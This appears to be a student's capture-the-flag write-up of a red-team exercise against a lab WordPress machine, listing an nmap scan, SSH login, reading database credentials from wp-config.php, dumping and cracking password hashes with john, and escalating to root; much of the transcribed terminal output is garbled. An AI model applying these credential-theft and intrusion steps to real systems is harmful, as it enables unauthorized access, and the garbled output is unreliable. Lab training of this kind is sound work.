Final Project

Red Team: Summary of Operations (Offensive)

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Exposed Services

First run Target 1 machine:

```
Target 1 on ML-REFVM-684427-Virtual Machine Connection

File Action Media Clipboard View Help

Debian GNU/Linux 8 target1 tty1

target1 login: vagrant
Password:

Login incorrect
target1 login: vagrant
Password:

Login incorrect
target1 login: wed Jul 1 05:24:00 AEST 2020 on tty1
Linux target1 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
vagrant@target1: "$ sudo -s root@target1: "$ sudo -s root@target1: "home:/wagrant# /opt/setup Module apache is already enabled Module system is already enabled Module System is already enabled Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
```

Run Nmap commend: nmap -p 192.168.1.100/24

The result for 192.168.1.110


22/TCP Open SSH 80/TCP Open HTTP 111/TCP Open rcpbid 139/TCP Open netbios-ssn 445/TCP Open netbios-ssn






Enumerate the WordPress site:

Find the user: Michael




used ssh commend to gain access in to the system: shh michael@192.168.1.110

Find the source file: cd /var/www/html/wordpress




Open the wp-config.php: nano wp-config.php

Find the password: R@v3nSecurity



Find the flag2.txt : find . -type f -iname flag* -exec ls -la {} + 2>dev/null



Open the the flag2.txt : cat flag2.txt

flag2.txt: {fc3fd5Bdcdad9ab23facac6e9a365e581c}

Used musql commend to open it: mysql -u root -p

Used the password: R@v3nSecurity

```
michaelitargett/warf of ...
michaelitargett/# mysd | u most - p
Enter password:

Michaelitargett/# mysd | u most - p
Enter password:

Michaelitargettin mid 18 3

Source version: 5.5.64-esebbul (Debian)

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affiliates. Other names may be trademarks of their respective

Omneral.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

Mysd>
```

Used these commend to open sql tables and find the flag and user and password:

- 1. show databases;
- 2. use wordpress;
- 3. show tables;
- 4. select * from wp_users;
- 5. BONUS: select * from wp_posts;



michael@target1:/	_
File Actions Edit View Help	
mysql> select * from wp_users;	
ID user_login user_pass user_nicename user_email user_url user_regi user_activation_key user_status display_name	stered
1 michael \$P\$8jRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 michael michael@raven.org 2018-08-1	2 22:49
:12 0 michael 2 steven \$P\$8k3VD9jsxx/loJoqNsURgHiaB23j7W/ steven steven@raven.org 2018-08-1	
:16 0 Steven Seagull	
2 rows in set (0.00 sec)	
mysql> select * from wp_posts;	
	+
	+
ID post_author post_date post_date_gmt post_content	
post_title post_excerpt post_status comment_status ping_stat st_password post_modified_gmt post_content_file t_parent guid post_prost_tprost_tprost_tprost_tprost_status post_status post_	d pos
comment_count	
	•
	+


					michael	@target	1:/					_ 0
File	Actions	Edit	View	Help								
				ПСФ								
	select * f					-+						
ID	user_login user_activa	tion_key	user_s	tatus di			nicename	user_e			user_regist	
1 1	michael			ZlDeiKToCQ 0 mi	d.cPw5XCe0		el	michae	laraven.org		2018-08-12	22:49
2 :16	steven			loJoqNsURg	HiaB23j7W/ even Seagu	steve	ni:	steven	araven.org		2018-08-12	23:31
2 rows	in set (0.							-+		-+	-+	
mysql>	select * f	rom wp_po	sts;									
*		+					-+					
										-+		
1 70 1			data.	1.32			1					
1 10 1	post_autho	r post.	date	I P	ost_date_g	nt	post_e	content				
t_pare	sword pos nt guid t_count	t_name	to_p	ing ping	ost_title ed post_i	post modified	_excerpt 	post_s	tatus com ified_gmt enu_order	post_cont post_type	ping_status tent_filtered post_mime_ty	pos ppe
+		+					-+					
										-+	*	

Cracked password hashes with john:

First added two user on a wp_hashes.txt: nano wp_hashes.txt



Second Cracked password: john wp_hashes.txt




Find a password for second user and gain access in to the system:


ssh steven@192.168.1.110

password: pink:84

su root

password: toor find /-iname flag*





Find the flag4 then open with cat commend: cat flag4.txt

